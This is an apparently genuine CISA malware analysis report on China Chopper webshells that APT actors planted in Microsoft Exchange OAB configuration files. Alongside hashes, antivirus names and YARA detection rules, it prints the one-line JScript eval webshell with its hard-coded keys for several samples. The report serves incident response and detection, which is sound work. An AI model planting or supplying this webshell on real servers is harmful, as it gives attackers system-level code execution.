ANALYSIS REPORT

10365227.r3.v1 NUMBER

Malware Analysis Report

2022-09-21 DATE

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Disclosure is not limited. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts by the Cybersecurity and Infrastructure Security Agency (CISA) to provide detailed analysis of files associated with "China Chopper" webshells. CISA obtained China Chopper malware samples during an on-site incident response engagement at a Defense Industrial Base (DIB) Sector organization compromised by advanced persistent threat (APT) actors.

CISA analyzed 15 files associated with China Chopper malware. The files are modified Offline Address Book (OAB) Virtual Directory (VD) configuration files for Microsoft Exchange servers. The files have been modified with a variant of the China Chopper webshell. The webshells allow an attacker to remotely access the server and execute arbitrary code on the system(s).

For more information on the confirmed compromise, see Joint CSA: Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization.

Submitted Files (15)

07208095feb011ed915a881b689d6b70c352d40e90131df2c2abc92c4b93fbd9 (a96r741S.aspx)
1435e7871e32779a81e28aa9b6fa57949439220527ed3b3fb83a1c0699f376e3 (cBP0VKYG.aspx)
1e05b263cfea600f727614e58646a2ff6a4c89a4499e2410f23bf40c718a94d3 (ZyphzweO.aspx)
1f5f5b8dd702da3628e8612d44563d8267fa160048a0da389ee821152ac658f2 (nypCBAQf.aspx)
3918f060a7df3ef3488f4158b56cd720e1e4872f1c5a075df5870164260af650 (vsaUptfA.aspx)
411fef05a37e286a4e48700e5155cd55672cce4c9283b448d968391267b4f866 (pRd3rIlG.aspx)
53c7c1bf8526bb7a6d0af1fd7c7673a8138db90bb81b786f3987b9d854697f6c (vqk8w97H.aspx)
58a6151413f281143a9390852b017b82ff40d402cdbc8295aa58ae46c4c8424f (ydRlt1rF.aspx)
a58c4fdb1c31100f4e9bb530af7d1ac57c715fee1c7c5e6c790e1e9cc863cfe4 (0GPd9cCt.aspx)
a8c656d12b10d4fae74efc4cc7e585f5569f1a9144ebf6cd56b1bfed0dd7a440 (undMk5U9.aspx)
b8a06eae7d57a292dfea9000f76c6e3733b3567ef67d75b149dfd1d001ca9fb8 (AXYD37GQ.aspx)
dc21ee9606505222dbfe26d6bfc2a4dbebecf620d72fc39d298a5de519c3535f (PcyJLpmw.aspx)
dfa9f4a054636750012e0ff56286a3c96c37062959c8ac5b2df52e349de69e65 (GLuRqYO7.aspx)
e2caf75367ca300f616a96ff07769b1f80b69b1ae135fa27b79376a75a905b5e (mDwelri6.aspx)
e5451de048d7b9d6d8e699da7a10c38079eda4e6328580a8ba259a22eeaaa71d (vyBcbDLQ.aspx)

Findings

b8a06eae7d57a292dfea9000f76c6e3733b3567ef67d75b149dfd1d001ca9fb8

Tags

trojan webshell

Details

Name	AXYD37GQ.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	b5be2d3f0ebbb9a0925236f171c5b5e0
SHA1	1c2526572d10d3577802c15125d9c3a701c48919
SHA256	b8a06eae7d57a292dfea9000f76c6e3733b3567ef67d75b149dfd1d001ca9fb8
SHA512	3f5cd073f05c581c46973213e0aebaf3240c1336593901fc66abd3fb79ce70464d45d77629e5e88ec16a3d3fff9f4079807b41aa35401b5ba3ab63406484879c
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaXVMr6j71idfhphE5g8RMIF62E4ONF0qDe8+:kNrdepN1BXS0HM5QZphEGs4ONF0qi
Entropy	4.646463

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.A8133255
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.A8133255 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.A8133255
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

```
rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10328929"
    Date = "2021-03-17"
    Last_Modified = "20210317_2200"
    Actor = "n/a"
    Category = "Trojan WebShell Exploit"
    Family = "HAFNIUM CVE-2021-27065"
    Description = "Detects HAFNIUM webshell samples"
    MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
    SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
  strings:
    $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
    $s1 = { 65 76 61 6C 28 }
    $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
    $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
  condition:
```

```
        $s0 or ($s1 and $s2) or ($s3 and $s4)
    }
```

- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065

```
    {
      meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10328929"
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
      strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
      condition:
        $s0 and $s1 and $s2
    }
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["47YyATOi91Po"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "47YyATOi91Po" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

Figure 1. -

53c7c1bf8526bb7a6d0af1fd7c7673a8138db90bb81b786f3987b9d854697f6c

Tags

trojan webshell

Details

Name	vqk8w97H.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	264b80ff5d873d630168f21892f27724
SHA1	ae0d3ca3f7bec5703f1bc554f9b57bcdda8022ba
SHA256	53c7c1bf8526bb7a6d0af1fd7c7673a8138db90bb81b786f3987b9d854697f6c
SHA512	7c3cee7a7151417b42eea859c8b5a5f01c9289f02a279d5874ed4ef2dfee15b9dfee012a4f1b050255883a6ce876e72db0047bb6519383d6b76e06f377c5918d
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaHVMr6j71idfhphE5gQaqt62E4ONF0qbenf:kNrdepN1BXS0nM5QZphEZfs4ONF0qS
Entropy	4.651647

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.46E1E12C
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.46E1E12C (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.46E1E12C
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L

Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
      $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
      $s0 and $s1 and $s2
  }

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter

suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["gmetqypJ4TUw"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "gmetqypJ4TUw" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

Figure 2. -

---

dc21ee9606505222dbfe26d6bfc2a4dbebecf620d72fc39d298a5de519c3535f

Tags

trojan webshell

Details

Name	PcyJLpmw.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	d07539a27792c1a1d37dc0b7c5fa0f40
SHA1	82809edc726101e5baea2ae70bcd9cf2e20bdffa
SHA256	dc21ee9606505222dbfe26d6bfc2a4dbebecf620d72fc39d298a5de519c3535f
SHA512	bf9afaa2f2fe07708d17f8f5d73638e9df85301e714d7aeae302c14b17fbc3be619ac150330ee302b06bffd1d3b6fc8c1a16ebee62ed353ccf4c3ffcfa636c6c
ssdeep	24:yd53SzMaPfVMNGy1Qcz+rJdrde9j3yhm6jq6j71idfhphE5Jl+62E4ONF0qTenf:S53/gMyfrdepiz95QZphEfgs4ONF0q6
Entropy	4.649797

Antivirus

Avira	EXP/CVE-2021-27065.1

Bitdefender	Generic.ASP.WebShell.H.9109FA0F
ClamAV	Asp.Trojan.Webshell0321-9840176-0
ESET	ASP/Webshell.DI trojan
Emsisoft	Generic.ASP.WebShell.H.9109FA0F (B)
Lavasoft	Generic.ASP.WebShell.H.9109FA0F
McAfee	Exploit-CVE2021-27065.d
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
      $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:

```
        $s0 and $s1 and $s2
    }
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["49tWiczXqjDb"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "49tWiczXqjDb" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Server                          : REDACTED
WhenChanged                     : 3/2/2021 10:58:30 AM
InternalUrl                     : https://REDACTED    .com/OAB
ExternalUrl                     : http://f/<script language="JScript" runat="server">function
Page_Load(){(eval(Request["49tWiczXqjDb"],"unsafe");)</script>
Identity                        : REDACTED  (Default Web Site)
PollInterval                    : 480
Name                            : OAB (Default Web Site)
AdminDisplayVersion             : Version 15.0 (Build 1497.2)
Path                            : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
OfflineAddressBooks             :
RequireSSL                      : True
BasicAuthentication             : False
WindowsAuthentication           : True
OAuthAuthentication             : False
MetabasePath                    : IIS://REDACTED    .com/W3SVC/1/ROOT/OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags         :
ExtendedProtectionSPNList       :
InternalAuthenticationMethods   : WindowsIntegrated
ExternalAuthenticationMethods   : WindowsIntegrated
AdminDisplayName                :
ExchangeVersion                 : 0.10 (14.0.100.0)
DistinguishedName               : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED.,DC=com
Guid                            : 1a83a54f-7aba-485c-961c-87d7c2d68ac9
ObjectCategory                  : REDACTED  /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                     : top
                                  msExchVirtualDirectory
                                  msExchOABVirtualDirectory
WhenCreated                     : 3/2/2021 10:34:44 AM
WhenChangedUTC                  : 3/2/2021 3:58:30 PM
WhenCreatedUTC                  : 3/2/2021 3:34:44 PM
OrganizationId                  :
Id                              : REDACTED  (Default Web Site)
OriginatingServer               : REDACTED
IsValid                         : True
```

Figure 3. -

3918f060a7df3ef3488f4158b56cd720e1e4872f1c5a075df5870164260af650

Tags

trojan webshell

Details

Name	vsaUptfA.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators

MD5	5cbd52c0a7517ddcd8a0e764131bd791
SHA1	f44cecce75f74b62a6596872b8dd86dbca2a59a8
SHA256	3918f060a7df3ef3488f4158b56cd720e1e4872f1c5a075df5870164260af650
SHA512	96a369b1d92385e1875ce64058c5875c27afdf10dc9163aa38a72a905b77202d17620f2b5ca269404d5f7f165c79b39ffff355a0834cf9d35944b28df4069230
ssdeep	48:kNrdepN1BXS0kwM5QZphEETs4ONF0qdwY:ktde/1yEANCqdwY
Entropy	4.647264

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.6D98F430
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.6D98F430 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.6D98F430
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"

```
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["OUZz8HlharTm"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "OUZz8HlharTm" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED    .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED    .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load()(eval(Request["OUZz8HlharTm"],"unsafe");)</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTEDCN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Identity                          : REDACTED  (Default Web Site)
Guid                              : 6a11140f-b1b6-4edf-8d46-0cedb89aef65
ObjectCategory                    : REDACTED  /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 12:00:47 PM
WhenCreated                       : 3/2/2021 11:54:25 AM
WhenChangedUTC                    : 3/2/2021 5:00:47 PM
WhenCreatedUTC                    : 3/2/2021 4:54:25 PM
OrganizationId                    :
Id                                : REDACTED  (Default Web Site)
OriginatingServer                 : REDACTED    .com
IsValid                           : True
```

Figure 4. -

07208095feb011ed915a881b689d6b70c352d40e90131df2c2abc92c4b93fbd9

Tags

trojan webshell

Details

Name	a96r741S.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	bd01f935103002ccf3a21c9815697c24
SHA1	7517f601fc648bb731961d492b638f4d39e698fa
SHA256	07208095feb011ed915a881b689d6b70c352d40e90131df2c2abc92c4b93fbd9
SHA512	a38c05fa1814cebdfea51520eabf7c133d229b7c6aadd1792e2cffcd29d733c7d590411f6881573087c1fdc82e6293e32eab7cc42fe3b7c908ca0d4ca89f527e
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaVfVMr6j71idfhphE5gMPAF62E4ONF0qHenf:kNrdepN1BXS01M5QZphEJes4ONF0qe
Entropy	4.647271

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.CCB2735F
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.CCB2735F (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.CCB2735F
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

```
rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10328929"
    Date = "2021-03-17"
    Last_Modified = "20210317_2200"
    Actor = "n/a"
    Category = "Trojan WebShell Exploit"
    Family = "HAFNIUM CVE-2021-27065"
    Description = "Detects HAFNIUM webshell samples"
    MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
    SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
  strings:
    $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
```

```
        $s1 = { 65 76 61 6C 28 }
        $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
        $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
        $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
        $s0 or ($s1 and $s2) or ($s3 and $s4)
}
```

- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10328929"
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["xncSsoZepUEz"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "xncSsoZepUEz" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED    .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED    .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load(){eval(Request["xncSsoZepUEz"],"unsafe");}</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
